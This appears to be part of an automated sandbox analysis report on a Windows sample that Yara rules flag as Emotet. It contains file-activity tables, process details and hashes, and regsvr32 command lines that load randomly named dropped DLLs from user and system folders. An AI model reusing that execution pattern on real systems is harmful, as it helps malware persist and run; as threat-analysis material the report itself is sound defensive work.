C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1212	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 67 40 01 fd 3e 40 01 fd 00 40 00 fd 01 40 00 56 01 40 00 48 01 40 00 58 01 40 00 fd 00 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 fd 71 40 01 fd 71 40 01 fd 53 00 01 fd 25 00 01 fd 6e 00 01 34 26 00 01 35 26 00 01 37 26 00	T@g@>@@@V@H@X @@[@NT@HT@S@S@ hT@ S@S@S@\@T@T@@X @? X@T@S@S@T@T@xT @zT@T@=M@DM@:M @"M@ M@!M@;M@D@D @@M@<M@$M@8M@ ? M@EM@q@q@S%n4&5 &7&	success or wait	10	6E3A76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0BCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0BCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0B5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E0103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0B5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E0C1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	6E0C203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0103DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CF21B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CF21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CF21B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6912**, Parent PID: **568**

General

Target ID:	6
Start time:	04:12:03
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6960**, Parent PID: **568**

General

Target ID:	7
Start time:	04:12:07
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **7008**, Parent PID: **568**

General

Target ID:	8
Start time:	04:12:08
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **7072**, Parent PID: **568**

General

Target ID:	9
Start time:	04:12:08
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **7140**, Parent PID: **568**

General

Target ID:	10
Start time:	04:12:09
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: **1128**, Parent PID: **568**

General	
Target ID:	11
Start time:	04:12:10
Start date:	23/05/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff700940000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **5992**, Parent PID: **568**

General	
Target ID:	12
Start time:	04:12:10
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1912**, Parent PID: **568**

General	
Target ID:	14
Start time:	04:12:15
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **6696**, Parent PID: **6408**

General

Target ID:	15
Start time:	04:12:16
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP
Imagebase:	0x1280000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	unknown	64	success or wait	1	1281909	ReadFile
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	unknown	248	success or wait	1	1281942	ReadFile

Analysis Process: regsvr32.exe PID: **6680**, Parent PID: **6696**

General

Target ID:	16
Start time:	04:12:17
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP
Imagebase:	0x7ff75d180000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.323155942.00000000028C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.323591147.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **3572**, Parent PID: **6680**

General

Target ID:	17
Start time:	04:12:21
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AHWppkeB\tZBUnLQvw.dll"
Imagebase:	0x7ff75d180000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.505781692.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.505000054.0000000000C60000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6792**, Parent PID: **568**

General

Target ID:	18
Start time:	04:12:21
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5000**, Parent PID: **568**

General

Target ID:	19
Start time:	04:12:22
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS

Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6640**, Parent PID: **568**

General

Target ID:	20
Start time:	04:12:34
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6968**, Parent PID: **568**

General

Target ID:	22
Start time:	04:12:45
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5632, Parent PID: 568

General

Target ID:	29
Start time:	04:13:07
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 6032, Parent PID: 5992

General

Target ID:	30
Start time:	04:13:11
Start date:	23/05/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7b0320000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8156	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	------------------------------------- ------------------------------------- -----------	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8338	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 34 00 3a 00 31 00 33 00 3a 00 31 00 31 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Mon May 23 2022 04:13:11	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8596	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8682	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8702	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF7B034BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8788	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 34 00 3a 00 31 00 33 00 3a 00 31 00 31 00 0d 00 0a 00	MpCmdRun: End Time: Mon May 23 2022 04:13:11	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8888	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	--	success or wait	1	7FF7B034BC96	WriteFile

Analysis Process: conhost.exe PID: **5216**, Parent PID: **6032**

General

Target ID:	31
Start time:	04:13:11
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly